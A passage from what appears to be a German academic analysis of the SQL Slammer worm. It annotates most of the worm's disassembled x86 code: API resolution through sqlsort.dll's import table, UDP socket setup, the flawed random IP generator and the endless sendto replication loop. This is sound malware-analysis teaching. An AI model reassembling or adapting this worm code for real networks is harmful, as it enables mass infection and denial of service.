01 01 01 01 01 01 01 01 01 01 01 01 04 00 00 00 [EBP-0]
```

3.5.2 Namentabelle anlegen

Zur Vorbereitung auf seine spätere Versendung tätigt der Slammer einige Funktionsaufrufe. Dafür muss er die Namen der Bibliotheken und Funktionen, die er ansprechen will, auf den Stack schreiben, um sie später abholen zu können. Zunächst legt der Wurm noch einen Sicherheitspuffer aus '\0'-Bytes zwischen die beiden Frames auf den Stack:

```
push    ecx          ;          ASCII:    0000                  [EBP-4]
```

ECX wird weiterhin vom Wurm als Quelle für Nullen verwendet. Die nächsten paar Anweisungen legen die Namen aller nötigen Funktionen auf den Stack:

```
push    6C6C642Eh    ;          lld.      --> LE: .dll          [EBP-8]
push    32336C65h    ;          23le      --> LE: el32          [EBP-0Ch]
push    6E72656Bh    ;          nrek      --> LE: kern          [EBP-10h]
push    ecx          ;          0000                            [EBP-14h]
```

Diese Code-Abfolge schiebt den String '`kernel32.dll`' umgekehrt in hexadezimaler Little-Endian-Schreibweise auf den Stack. 'Umgekehrt', da der Stack LIFO-orientiert (Last In First Out) arbeitet: die zuerst gepushten Werte werden als letzte ausgelesen. Um den String abzuschließen und ihn eindeutig von nachfolgenden Zeichenketten zu trennen werden über ECX einige terminierende '\0'-Bytes auf den Stack gepusht.

Dann wird mit:

```
push    746E756Fh    ;          tnou      --> LE: ount          [EBP-18h]
push    436B6369h    ;          Ckci      --> LE: ickC          [EBP-1Ch]
push    54746547h    ;          TteG      --> LE: GetT          [EBP-20h]
```

der String '`GetTickCount`' und mit:

```
mov     cx, 6C6Ch    ;          ll
push    ecx          ;          00ll      --> LE: ll00          [EBP-24h]
push    642E3233h    ;          d.23      --> LE: 32.d          [EBP-28h]
push    5F327377h    ;          _2sw      --> LE: ws2_          [EBP-2Ch]
```

der String '`ws2_23.dll`' nach dem gleichen Schema abgelegt. Die beiden letzten Zeichen '`ll`' von '`ws2_23.dll`' werden in die unteren 16-Bit von ECX geschoben, die über CX ansprechbar sind. Damit der String nicht gleich an '`GetT`' anschließt, werden beide Zeichenfolgen durch zwei '\0'-Bytes abgetrennt, die noch im oberen Bereich von ECX liegen. Eigentlich würde ja schon ein einziges '\0'-Byte ausreichen. Es können aber nur ganze DWORDS gepusht werden. Zu guter letzt erfolgt durch:

```
mov     cx, 7465h    ;          te
push    ecx          ;          00te      --> LE: et00          [EBP-30h]
push    6B636F73h    ;          kcos      --> LE: sock          [EBP-34h]
```

```
mov     cx, 6F74h    ;          ot
push    ecx          ;          00ot       --> LE: to00          [EBP-38h]
push    646E6573h    ;          dnes       --> LE: send          [EBP-3Ch]
```

die Ablage der Strings 'socket' und 'sendto' in der Tabelle. Auch diese werden von den zuvor abgelegten Zeichenketten mit '00' separiert.

Im Segment unterhalb der Adresse, auf die EBP zeigt, steht nach diesen Ausführungen eine kleine Tabelle aus Funktionsnamen, die wie folgt aussieht:

```
[Wurm-Body]
42 B0 C9 DC 01 01 01 01                                 [EBP+58h]
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 [EBP+50h]
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 [EBP+40h]
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 [EBP+30h]
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 [EBP+20h]
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 [EBP+10h]
01 01 01 01 01 01 01 01 01 01 01 01 04 00 00 00 [EBP-0]
00 00 00 00 6C 6C 64 2E 32 33 6C 65 6E 72 65 6B [EBP-10h]       ; 'kernel32.dll'
00 00 00 00 74 6E 75 6F 43 6B 63 69 54 74 65 47 [EBP-20h]       ; 'GetTickCount'
00 00 6C 6C 64 2E 32 33 5F 32 73 77             [EBP-2Ch]       ; 'ws2_32.dll'
00 00 74 65 6B 63 6F 73                         [EBP-34h]       ; 'socket'
00 00 6F 74 64 6E 65 73                         [EBP-3Ch]       ; 'sendto'
```

3.5.3 Funktionsaufrufe

Im folgenden versucht der Slammer Netzwerk-Funktionen des Betriebssystems aufzurufen. 'Eine Funktion ausführen' bedeutet, auf Hardware-Ebene die Anfangs-Adresse einer Methode im Speicher ausfindig zu machen, und dann die Verarbeitungskontrolle an diesen Code abzugeben. Die berechneten Ergebnisse legt eine Funktion meist in den Registern EAX und ECX ab. Um einer Funktion benötigte Parameter zu übergeben werden sie auf dem Stack abgelegt. Oft werden Standardfunktionen, z.B. für den Aufbau einer Netzwerkverbindung, vom jeweiligen Betriebssystem in vorkompilierten Bibliotheken bereitgestellt. Diese können statisch schon beim Kompilieren eingebunden oder dynamisch zur Laufzeit nachgeladen werden. Daher werden diese Bibliotheken bei MS Windows-Systemen auch als Dynamic Link Libraries, oder kurz DLLs bezeichnet. Unter UNIX-ähnlichen Systemen werden sie Shared Object Files ('.so') genannt[16]. Alle Bibliotheken eines Systems zusammen werden als API (Application Programming Interface) bezeichnet.

16 Diese Terminologie rührt vom Linking-Vorgang in der Sprache C her. Ein Object File ist ein bereits kompiliertes Modul, dessen interne Adressangaben aber noch nicht hartkodiert sind.

Um nun Funktionen innerhalb einer dieser Bibliotheken anzusprechen muss letztere zunächst in den Speicher geladen werden. Dazu wird die Funktion `LoadLibraryA()` ausgeführt, die die Anfangsadresse (Base [Address]) der geladenen DLL in EAX ablegt. Die Funktion `GetProcAddress()` sucht dann nach der Anfangsadresse der gewünschten Funktion innerhalb der Bibliothek (wiederum oft Base genannt). Zu diesem Zweck gibt es zu Beginn einer jeden DLL eine Art Inhaltsverzeichnis in Form einer Tabelle, die den Namen jeder enthaltenen Funktion mit der zugehörigen Startadresse anzeigt. Diese Tabelle wird durchsucht und der Einstiegspunkt (entry point) der Bibliotheks-Funktion zurückgegeben. Ein externes Programm kann dann über diese Adresse die betreffende Funktion 'ausführen lassen'.

Allerdings muss der Slammer erst die dafür nötigen Funktionen `LoadLibraryA()` und `GetProcAddress()` lokalisieren. Sie werden als Import-Funktionen von `sqlsort.dll` benutzt. Eine Import-Funktion ist ein Bestandteil einer DLL, der von einer anderen Bibliothek aus referenziert wird, um Code-Redundanzen zu vermeiden. Diejenige Bibliothek, die diese Funktionen nutzt, muss nur deren Namen und Speicheradressen kennen (importieren). Sie werden in einer weiteren Tabelle, **`IAT`** **(*Import Address Table*)**, abgelegt. Der Programmierer kennt den genauen Aufbau von `sqlsort.dll` und benutzt die entsprechenden Einträge in der `Import Address Table`, um die Entry Points von `LoadLibraryA()` und `GetProcAddress()` zu bestimmen:

```
mov     esi, 42AE1018h;         sqlsort.dll->IAT [LoadLibraryA()]
```

An dieser Stelle der IAT steht die Anfangsadresse von `LoadLibraryA()`. Dieser Adress-Eintrag ist über alle DLL-Versionen hinweg identisch. Der Eintrag wird nach ESI kopiert. Zuerst lädt der Wurm damit die '`ws2_32.dll`' und legt deren Base Address auf den Stack um später darauf zugreifen zu können:

```
lea     eax, [ebp-2Ch]          ;
push    eax                     ;           [EBP-40h]
call    dword ptr [esi]         ; call sqlsort:[IAT]->LoadLibraryA("ws2_32.dll")
                                ;           Nach Aufruf: ESP zeigt auf [EBP-3Ch]
push    eax                     ;           [EBP-40h]
```

Mit der Instruktion '`lea`' (*load effective address*) wird die Adresse des Strings '`ws2_32.dll`' nach EAX und anschließend auf den Stack gepusht, um als Parameter für `LoadLibraryA()` zu dienen. Jetzt wird die Funktion `LoadLibraryA()` aufgerufen, die dem Wurm nur indirekt über dessen IAT-Eintrag bekannt ist. Da IAT-Einträge ja Pointer auf DLL-Funktionen darstellen, muss bei einem `call`-Aufruf die Speicher-Adresse von `LoadLibraryA()` dereferenziert werden; es soll nicht der Code ausgeführt werden an dessen Stelle der ESI verweist, sondern indirekt der Code auf dessen Stelle die Adresse verweist, auf die ESI verweist: Stichwort 'Pointer auf Pointer'. Dazu wird der Dereferenzierungsoperator '[ ]' auf ESI angewendet. Das Register '*Extended Source Index Register*' (ESI) dient üblicherweise auch genau dem Zweck, um 'Zeiger auf Datenstrukturen' abzulegen. Nach Ausführung des call-Befehls wird der ESP wieder um die Größe des Funktions-Parameters zurückgesetzt. Die nach EAX zurückgegebene Base der DLL wird anschließend auf den Stack gepusht und liegt an der Stelle des vorherigen Parameters. Sie wird später noch von `GetProcAddress()` verwendet werden. Diese Bibliothek stellt grundlegende Netzwerk-Funktionen zur Verfügung. Sie ist auch schon geladen, sonst wäre der SQL-Server nicht online erreichbar gewesen.

Als nächstes wird die Adresse des Strings '`GetTickCount`' nach EAX geladen und auf dem Stack zum späteren Gebrauch gespeichert. Diese Funktion in '`kernel32.dll`' dient später als Zufallszahlengenerator für die IP-Adresswahl der nächsten Opfer:

```
lea     eax, [ebp-20h]

push    eax                     ;          [EBP-44h]
```

Ähnlich wie schon zuvor wird die Bibliothek '`kernel32.dll`' über die in ESI referenzierte Funktion `LoadLibraryA()` geladen. Ihre Base wird als Handle gespeichert:

```
lea     eax, [ebp-10h]
push    eax                    ;           [EBP-48h]
call    dword ptr [esi]        ; call sqlsort:[IAT]->LoadLibraryA("kernel32.dll")

                               ;           Nach Aufruf: ESP zeigt auf [EBP-44h]
push    eax                    ;           [EBP-48h]
```

Nachdem die beiden benötigten Bibliotheken geladen wurden muss nur noch `GetProcAddress()` gefunden werden, damit die nötigen Funktionen `socket()`, `sendto()` und `GetTickCount()` in den DLL's aufgerufen werden können:

```
mov     esi, 42AE1010h
mov     ebx, [esi]
mov     eax, [ebx]
```

Die IAT-Einträge von `GetProcAddress()` in `sqlsort.dll` unterscheiden sich jedoch zwischen der Original-Installation des SQL-Servers 2000 und den Service Packs 1 und 2. Deswegen prüft der Wurm die erste 32-Bit-Sequenz des vermeintlichen Funktionscodes, um sicherzustellen dass es sich dabei tatsächlich um `GetProcAddress()` handelt. Dazu wird zuerst der vermutete IAT-Eintrag, über ESI dereferenziert nach EBX übertragen. Die ersten 4 Bytes (das erste DWORD) legt der Wurm in EAX ab.

Jetzt muss der Slammer nur diese 32 Bits mit dem bekannten 'Fingerprint' der Funktion vergleichen:

```
cmp     eax, 51EC8B55h
```

Falls dieser Check fehlschlägt und eine andere DLL-Version lokalisiert wurde, benutzt der Slammer eine alternative Base Address für `GetProcAddress()`, die ebenfalls bekannt zu sein scheint. Bei einem fehlerhaften Vergleich setzt der Prozessor ein entsprechendes Flag, das *zero flag*. Falls das Bit nicht gesetzt ist wird normal der nächste Befehl abgearbeitet. Ist ein Vergleich erfolgreich so kann ein dadurch bedingter Sprung die alternativen Anweisungen umgehen. Dies geschieht anhand des MneMonics '`jz`' (*jump if zero flag set*), eine bedingte Sprunganweisung zu einem Label, welche das *zero flag* auswertet und im Falle eines geglückten Vergleichs (Zero Flag auf Null) zum nachfolgend angegebenen Label springt:

```
jz      short FOUND_IT;        74 05      --> 5 Byte weiter, falls erfolgreich
mov     esi, 42AE101Ch;        falls Vergleich fehlschlägt,
                       ;       alternative Base Address nach ESI laden
```

Allerdings enthält die `sqlsort.dll` der Standard-Installation an dieser Stelle einen anderen IAT-Eintrag, so dass zumindest bei ungepatchten Server-Versionen ohne Service Pack dieser Vergleich sofort fehlschlägt. Da sich die Adressen von DLL-Methoden nicht mehr ändern solange eine Bibliothek geladen ist, verbleibt der Handle auf `GetProcAddress()` zum weiteren Gebrauch in ESI.

Die Funktion `GetProcAddress()` wird nun unverzüglich aufgerufen. Die nötigen Parameter, die Base Address einer DLL und die Adresse eines Funktionsnamens bezieht sie von der Spitze des Stacks: die kernel32_base und die Base des '`GetTickCount`'-Strings. Da nach dem `call`-Befehl der ESP zurückgesetzt wird, ist der Adress-Handle auf die kernel32_base zum Überschreiben freigegeben. Die Adresse der DLL-Funktion `GetTickCount()` wird nach EAX ausgegeben:

```
FOUND_IT:

call    dword ptr [esi] ;       GetProcAddress(kernel32_base, GetTickCount)

                        ;       Nach Aufruf: ESP zeigt auf [EBP-40h]
```

Der Wurm lässt im folgenden `GetTickCount()` ausführen. Sie gibt die so genannte 'Up-Time' an, die Zeit in Millisekunden seit der das System zuletzt gestartet wurde. Dieser Wert wird später als Basis für eine Zufallszahl genutzt, anhand derer der Wurm die IP-Adressen seiner Opfer errechnet.

```
call    eax                     ;       GetTickCount()

                                ;       Nach Aufruf: ESP zeigt auf [EBP-40h]
```

3.5.4 UDP-Socket erstellen

Die Kommunikation zweier Rechner über UDP (oder TCP) basiert auf Socket-Verbindungen. Sockets (dt. 'Steckdosen') sind Low-Level-Programmierschnittstellen und stellen Konversations-Endpunkte auf der Netzwerkkarte dar. Sie nutzen Streams um miteinander zu kommunizieren. Da sich Sapphire wieder über UDP weiterversendet muss er nun einen Client-Socket erstellen. Dazu stehen ihm die Bibliotheks-Funktionen `socket()` und `sendto()` in `ws2_32.dll` zur Verfügung. `socket()` erzeugt einen lokalen Client-Socket der dann von `sendto()` zur Datenübertragung genutzt werden kann. Die Funktion `sendto()` erwartet daher beim Aufruf eine 16 Byte große Beschreibung des Ziel-Sockets:

```
struct sockaddr_in {
    short   sin_family;         /* AF_INET-Family */
    u_short sin_port;           /* AF_INET-Port in Network-Byte-Order */
    struct  in_addr sin_addr;   /* Ziel-IP-Adresse */
    char    sin_zero[8];
};
```

Im folgenden versucht der Wurm die Parameter dieser Struktur in umgekehrter Reihenfolge (LIFO) auf den Stack zu schreiben. Den Anfang macht eine Folge von acht '\0'-Bytes, also zwei 32-Bit-DWORDS. Dazu wird wieder der Trick mit dem XOR-verknüpften Register angewendet:

```
xor     ecx, ecx
push    ecx                     ;       0000                [EBP-44h]
push    ecx                     ;       0000                [EBP-48h]
```

Erst jetzt kann der 'Up-Time'-Wert, der von `GetTickCount()` nach EAX zurückgegeben wurde, auf den Stack gepusht werden. Er wird als Initialisierungsvektor für die Erzeugung 'pseudo-zufälliger' IP-Adressen dienen:

```
push    eax                     ;          [EBP-4Ch]
```

Dieses 4-Byte-DWORD kann durchaus als gültige IPv4-Adresse interpretiert werden. Jedes einzelne Byte hat ja als Wertebereich Dezimalzahlen von 0 bis 255, die viermal aneinander gereiht ein 32-Bit-DWORD ergeben. Somit kann Sapphire die 'Up-Time' des Wirtsystems als Basis für 'zufällige' IP-Adressen der nächsten Opfer nutzen.

Zusätzlich zur IP-Adresse werden in der Struktur noch zwei statische Parameter benötigt die sich im Verlauf der Ausführung des Wurms nicht mehr ändern. Die ersten 2 Bytes der Adress-Struktur bezeichnen die Netzwerk-Protokoll-Familie. Die für den Slammer relevante Familie '2' steht für IPv4 oder AF_INET[17]. Der ebenfalls 2 Byte große Parameter Port ist die AF_INET-Port-Nummer in Network-Byte-Order-Darstellung. Hier wird 1434 als UDP-Port für den Resolution Service gewählt. Da sich nur ganze 32-Bit-DWORDS auf den Stack pushen lassen, werden beide Parameter in einem 4-Byte-Register erzeugt und anschließend abgelegt. Dies würde eigentlich erfordern, den Wert (`9A050002`) hexadezimal zu pushen. Da aber der assemblierte Code des Slammer aus vorher genannten Gründen kein Null-Byte enthalten darf wird versucht diesen Wert im zunächst 'leeren' Register ECX mittels XOR-Verknüpfung seiner selbst zusammenzubauen:

```
xor     ecx, 9B040103h          ;          9B040103h xor 01010101h = 9A050002h

xor     ecx, 01010101h          ;

push    ecx                     ;          LE:       0200059Ah  [EBP-50h]
```

Dieser zusammengesetzte Wert wird dann vor der 'zufälligen' IP-Adresse in der Struktur abgelegt. Auf dem Stack sieht das so aus:

```
9A                  ;          hoher Adressbereich  (TOP)

05                  ;          - Leserichtung:                nach oben

00                  ;          - Schreibrichtung:   nach unten

02                  ;          niedriger Adressbereich        (BOTTOM)
```

oder auch:

```
02 00 05 9A         ;          (Schreibrichtung: <-- / Leserichtung: -->)
```

Beim Einlesen der einzelnen Parameter würden zunächst die ersten zwei Byte als AF_INET-Family interpretiert und nach Little-Endian-Lesart 'umgedreht' zu 00 02 als 2_{dez} gelesen. Der AF_INET-Port-Parameter wird allerdings von der Funktion `sendto()` in Network-Byte-Order, also als Big-Endian-Repräsentation erwartet. Er wird als '`9A 05`' später vom Prozessor gelesen und, von der Funktion wieder nach '`05 9A`' umgeordnet, als 1434_{dez} gewertet. Das entspricht der Port-Nummer des SQL-Resolution-Service. Der Wert als Little-Endian-Darstellung '`9A 05`' würde auch wenig Sinn machen: 39424_{dez}.

Nun kann der Wurm eine UDP-Socket-Verbindung öffnen. Dazu wird die Anfangsadresse von `socket()` in der `ws2_32.dll` ausfindig gemacht:

17 Andere Adress- & Protokoll-Familien: AF_UNIX und AF_INET6 (für IPv6) ([PLR03])

```
lea     eax, [ebp-34h]          ;       Adresse des Strings 'socket' nach EAX
laden
push    eax                     ;       [EBP-54h]
mov     eax, [ebp-40h]          ;       Base Address der ws2_32.dll nach EAX
laden
push    eax                     ;       [EBP-58h]
call    dword ptr [esi]         ;       GetProcAddress(ws2_32,socket)
                                ;       Nach Aufruf: ESP zeigt auf [EBP-50h]
```

Die ws2_32_base dient dabei als erstes Argument und die Adresse des Strings `'socket'` als zweites. Beide Argumente werden nach der Rückkehr der Funktion wieder freigegeben. Dieser Funktionshandle in EAX wird genutzt um eine neue Socket-Verbindung für den Wurm zu beschreiben:

```
push    11h             ;       [EBP-54h] IPPROTO_UDP
push    2               ;       [EBP-58h] SOCK_DGRAM
push    2               ;       [EBP-5Ch] AF_INET
call    eax             ;       socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP)
                        ;       Nach Aufruf: ESP zeigt auf [EBP-50h]
push    eax             ;       auf aktuellen Frame bei [EBP-54h]
                                ablegen
```

Der erste Funktionsparameter, d.h. der zuletzt gepushte, gibt wieder die Klasse 2 (für AF_INET) als verwendete Adress-Familie der Socket-Verbindung an. Der zweite Parameter, ebenfalls eine 2, zeigt an, dass es sich hierbei um einen verbindungslosen Datagramm-Socket ('SOCK_DGRAM connectionless') handeln soll (**[MUR03]**). Zu guter letzt wird noch die genaue Protokoll-Art des Sockets angegeben, in diesem Fall 17_{dez} für das User Datagram Protocol UDP[18]. Die API-Methode `'socket()'` gibt daraufhin einen Socket-Descriptor zurück, der die genaue Art der Netzwerkverbindung vor dessen erster Benutzung festlegt.

Dieser Handle wird als weiterer Eingabeparameter für `sendto()` verwendet. Jetzt wird zum letzten Male `GetProcAddress()` aus dem ESI-Register heraus verwendet, um den Entry-Point der Bibliotheks-Funktion `sendto()` zu erfragen. Dies erfolgt nach der üblichen Vorgehensweise, nach der eine DLL-Base-Address zusammen mit der Adresse eines String-Literals übergeben und der Einstiegspunkt einer Funktion zurückerhalten wird:

```
lea     eax, [ebp-3Ch]          ;       'sendto'-Speicher-Adresse
push    eax                     ;       [EBP-58h]
mov     eax, [ebp-40h]          ;       ws2_32 Base Address
push    eax                     ;       [EBP-5Ch]
call    dword ptr [esi]         ;       GetProcAddress(ws2_32,sendto)
```

18 Andere Protokolle: 1 = ICMP, 2 = IGMP, 6 = TCP... [RFC762]

```
                                ;           Nach Aufruf: ESP zeigt auf [EBP-54h]
mov     esi, eax
```

Da der indirekte Handle auf `GetProcAddress()` in ESI nicht mehr vonnöten ist, wird der Entry-Point für `sendto()` gleich dort gespeichert. Vor dem Versenden wird noch an der 'Zufälligkeit' der IP-Adressen gearbeitet. Genau hier entstehen die wenigen Fehler, die dem Wurm-Autor unterlaufen sind:

```
or      ebx, ebx                ;           77F8313Ch oder 77E89B18h
                                ;           --> Fehler 1
xor     ebx, FFD9613Ch          ;           88215000h oder 88336870h
                                ;           --> Fehler 2
```

Das Register EBX, das später noch in die 'zufällige' IP-Adresse eingerechnet wird, wird fehlerhaft 'geleert'. Statt das Register, wie schon zuvor über eine XOR-Verknüpfung mit sich selbst zu leeren, wird es lediglich OR-verknüpft. EBX enthält schließlich noch den `sqlsort.dll`-IAT-Eintrag von `GetProcAddress()`als Restwert (*salt value*). Wahrscheinlich wollte der Autor aber eine XOR-Verknüpfung durchführen, um die Bits des Registers auf '0' zu setzen. Nach dieser OR-Operation bleibt nämlich ein hexadezimaler Wert von `77F8313Ch` oder `77E89B18h` in EBX übrig, abhängig von der Version von `sqlsort.dll`. Nachdem der Slammer noch eine XOR-Verknüpfung mit einem festen hexadezimalen Wert ausführt beinhaltet EBX die Werte `88215000h` oder `88336870h`.

```
[Wurm-Body]
42 B0 C9 DC 01 01 01 01                         [EBP+58h]
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 [EBP+50h]
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 [EBP+40h]
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 [EBP+30h]
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 [EBP+20h]
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 [EBP+10h]
01 01 01 01 01 01 01 01 01 01 01 01 04 00 00 00 [EBP-0]
00 00 00 00 6C 6C 64 2E 32 33 6C 65 6E 72 65 6B [EBP-10h]      ; 'kernel32.dll'
00 00 00 00 74 6E 75 6F 43 6B 63 69 54 74 65 47 [EBP-20h]      ; 'GetTickCount'
00 00 6C 6C 64 2E 32 33 5F 32 73 77             [EBP-2Ch]      ; 'ws2_32.dll'
00 00 74 65 6B 63 6F 73                         [EBP-34h]      ; 'socket'
00 00 6F 74 64 6E 65 73                         [EBP-3Ch]      ; 'sendto'
[Base address of ws2_32.dll]                    [EBP-40h]      ;
00 00 00 00 00 00 00 00                         [EBP-48h]      ; sin_zero
[Pseudo-Random seed]                            [EBP-4Ch]      ; IP-Adresse
9A 05 00 02                                     [EBP-50h]      ; Port und Family
[UDP socket descriptor]                         [EBP-54h]
```

3.6 Replikation

Alle bisher durchgeführten Schritte durchläuft eine Slammer-Instanz nur ein einziges Mal. Sie dienen lediglich der Initialisierung von Daten, die zum Weiterversenden nötig sind. Nachdem der Stack initialisiert wurde tritt der Wurm-Code in die wichtigste Phase ein:

In einer Endlos-Schleife (*endless spawning loop*) wird bei jedem Durchlauf eine zufällige IP-Adresse generiert, an die der Slammer über UDP versendet wird (eben *random scanning*).

Zunächst wird die, im Rahmen der `sockaddr_in`-Struktur abgelegte Systemzeit, als Grundlage (*seed*) für die Generierung einer neuen Zufallszahl verwendet. Der zugrunde liegende Zufalls-Algorithmus ist angelehnt an den '*Microsoft Basic Random Number Generator*' (**[SPS03]**), der in fast allen Microsoft-Produkten eingesetzt wird:

```
PSEUDO_RAND_SEND:

mov     eax, [ebp-4Ch]          ;       EAX=Random seed

lea     ecx, [eax+eax*2]        ;       ECX=EAX*4

lea     edx, [eax+ecx*4]        ;       EDX=ECX*4+EAX

shl     edx, 4                  ;       EDX=EDX<<4

                                ;       logische Bitverschiebung nach links um
                                ;       4 Bit

add     edx, eax                ;       EDX+=EAX

shl     edx, 8                  ;       EDX=EDX<<8

                                ;       logische Bitverschiebung nach links um
                                ;       8 Bit

sub     edx, eax                ;       EDX-=EAX

lea     eax, [eax+edx*4]        ;       EAX+=EDX*4

add     eax, ebx                ;       EAX+=EBX
                                ;       --> Fehler 3

mov     [ebp-4Ch], eax          ;       alten Wert durch neu generierten
                                ;       ersetzen
```

Sapphire benutzt also einen linear kongruenten Algorithmus $x_{neu} = (x_{alt} * a + b) \bmod m$[19], mit Parametern wie sie von Microsoft eingesetzt werden:

$$x_{neu} = (x_{alt} * 214013 + 2531011) \bmod 2^{32} .$$

Dem Programmierer sind allerdings bei der Berechnung der Zufallszahlen drei Fehler unterlaufen. Die Funktionalität des Wurms wird zwar nicht beeinträchtigt, aber die Qualität der IP-Adressen merklich gemindert:

- EBX wird nicht richtig geleert. Statt XOR wird OR-verknüpft was zur Folge hat, dass statische Restwerte (`77F8313Ch` bzw. `77E89B18h`) in die Berechnungen des Zufallsgenerators einfließen.
- Um den zweiten Operanden des Zufallszahlen-Generators zu erzeugen benützt der Slammer-Autor den folgenden hexadezimalen Wert: `0xFFD9613C`. Als Zweier-Komplement betrachtet entspricht dies aber der Zahl 2531012 . Für den Wert einer Zahl stehen nur 31 Bits zur Verfügung und das 32. Bit ist für das Vorzeichen reserviert. Der zweite Operand *b* ist somit immer geradzahlig negativ.

19 Mit x als Zufallszahl, a und b als Konstanten und m als Wertebereich

- Dies hätte noch leicht kompensiert werden können, hätte man diesen negativen Wert mit '`sub`' in den Algorithmus eingerechnet ('--' ergibt bekanntlich '+'). Es wurde aber, getreu dem Original-Algorithmus, '`add`' verwendet.

Dies führt dazu, dass zumindest das 25. und 26. Bit (die niederwertigsten) der 'zufälligen' IP-Adressen bei allen Slammer-Instanzen immer 0 sind. Der durch den Wurm adressierbare IPv4-Bereich ist damit erheblich kleiner als der eigentliche Adressraum. Das mag auch der Grund dafür sein, dass einige IP-Adressen häufiger befallen wurden als andere. Dass der Slammer trotzdem noch weite Teile des realen Adressraums von IPv4 erreichen kann hat er einzig den Initialwerten von `GetTickCount()` zu verdanken.

Aus diesen Gründen ist man sich bei der IEEE einig:

"... the author has decent, but not remarkable, x86 coding skill..."**[IEE03]**

Der Zufalls-Wert wird aus der `sockaddr_in`-Struktur nach EAX geladen, verändert und anschließend wieder an die gleiche Stelle auf den Stack zurückgeschrieben. Danach wird schließlich die Bibliotheks-Funktion `sendto()` aufgerufen. Die Einsprungadresse dieser `ws2_32.dll`-Methode wurde schon vorher nach ESI abgespeichert. Bei deren Aufruf erwartet sie die nötigen Parameter am Ende des aktuellen Stackframes, auf den ESP zeigt. Der Funktionsprototyp zeigt die noch zu übergebenden Parameter:

```
WINSOCK_API_LINKAGE  int  WSAAPI    sendto(
    SOCKET s,                           /* Socket-Descriptor */
    const char FAR * buf,               /* Anfangsadresse des Payloads */
    int len,                            /* Payload-Länge */
    int flags,                          /* FLAGS */
    const struct sockaddr FAR * to,     /* Socket-Adress-Struktur */
    int tolen                           /* Länge der Adress-Struktur */
    );
```

Die Parameter werden beginnend mit dem letzten Wert auf den LIFO-orientierten Stack gelegt. Zunächst wird die Adress-Struktur zusammen mit ihrer hexadezimalen Längenbeschreibung gepusht:

```
push    10h                     ;       [EBP-58h] Größe von sockaddr_in:
                                ;       10h = 16 dezimal
lea     eax, [ebp-50h]          ;       EAX = Adresse von sockaddr_in auf dem
                                ;       Stack
push    eax                     ;       [EBP-5Ch]
```

Der Socket-Descriptor enthält schon die neu generierte IP-Adresse. Mit

```
xor     ecx, ecx                ;       Register leeren
push    ecx                     ;       [EBP-60h] ECX = Send flags
```

werden die IP-Flags auf Null-Werte festgelegt. Das bedeutet, dass das entpackte UDP-Packet nicht als mögliches Fragment auf weitere Teile zu warten hat. Sapphire ist schließlich so klein, dass er

auch nur ein einziges Packet benötigt um sich zu verschicken. Daran anschließend erfolgt die Beschreibung des Paylods:

```
xor     cx, 178h

push    ecx             ;       [EBP-64h] ECX = Packet-Länge

lea     eax, [ebp+3]    ;       EAX = Anfangsadresse des Wurm-Codes (incl. 04h)

push    eax             ;       [EBP-68h]
```

Die Länge des eigentlichen UDP-Paylods beträgt 376 Bytes was einer hexadezimalen 178h entspricht. Um diesen Wert abzulegen wird lediglich das untere 16-Bit-Teilwort von EAX, AX, verwendet, dessen oberes Ende noch mit Nullen belegt ist. Als Anfangsadresse für den zu verschickenden Payload wird `[EBP+3]` im oben anschließenden alten Stackframe gewählt. Jetzt ist das für den Server-Exploit benötigte hexadezimale '`04`'-Flag auch Bestandteil des Paylods. Zuletzt muss noch der Socket-Descriptor gepusht werden, dessen Handle weiter oben auf dem Stack liegt:

```
mov     eax, [ebp-54h]

push    eax                     ;       [EBP-6Ch] EAX = Socket-Descriptor
```

Jetzt endlich wird der Wurm an andere Rechner verschickt:

```
call    esi                     ;       sendto(sock,payload,376,0,  sockaddr_in
struct, 16)

                                ;       Nach Aufruf: ESP zeigt auf [EBP-54h]
```

Hier zeigt sich wieder das Paradoxon eines Wurms: während er auf dem Stack ausgeführt wird (Programm) versendet sich der Slammer selbst als UDP-Packet (String). Einerseits kann man Sapphire also aus der Perspektive eines ausführbaren Programms sehen, dessen Inhalt als Maschinenbefehle durch den Prozessor abgearbeitet werden; andererseits aus der Perspektive einer passiven Zeichenkette, die auf dem Stack liegt und über die frei verfügt werden kann.

Der Wurm-Code springt mit relativer Adressangabe 54 Bytes zurück zur Marke vor der Zufallszahlen-Erzeugung und beginnt sich von neuem zu versenden:

```
jmp     short  PSEUDO_RAND_SEND         ;  OpCode 'eb ca' => -64+10 = -54
```

Diese Endlos-Schleife besteht aus lediglich 22 Intel-Maschinen-Anweisungen. Der Slammer verschickt in Rekordzeit tausende Pakete und lässt die Netzwerk-Auslastung ansteigen. Zudem ist bei diesem UDP-basierten Exploit kein umständlicher TCP-Three-Way-Handshake nötig. Diese Verschwendung an Leitungskapazität verursacht einen großflächigen Denial-of-Service-Angriff auf die Verfügbarkeit des Internet. Aus den obigen Gründen wird der SQL-Slammer auch als Hochgeschwindigkeits-Wurm bezeichnet.

KAPITEL 4

AUSBREITUNG, AUSWIRKUNG, ENTWICKLUNG

"Update: HELP NEEDED: If you have servers that are nonessential, please shut down the MSSQLSERVER service as well as SQL Agent (so SQL doesn't restart) so that we can eliminate nonessential noise/traffic on the network. Your urgent assistance with this will be very helpful." (Microsoft-interne Mail, **[MSM03]**)

Sapphire beinhaltete in seinem Code keinerlei Schadensroutinen im eigentlichen Sinne, wie das Löschen von Dateien oder das gezielte Ändern von Benutzerprofilen. Wirklich neu und die schadensbringende Eigenschaft von Sapphire war die enorme Geschwindigkeit, mit der sich der Wurm verbreitete, und die Netzwerk-Traffic in höchstem Ausmaße generierte.

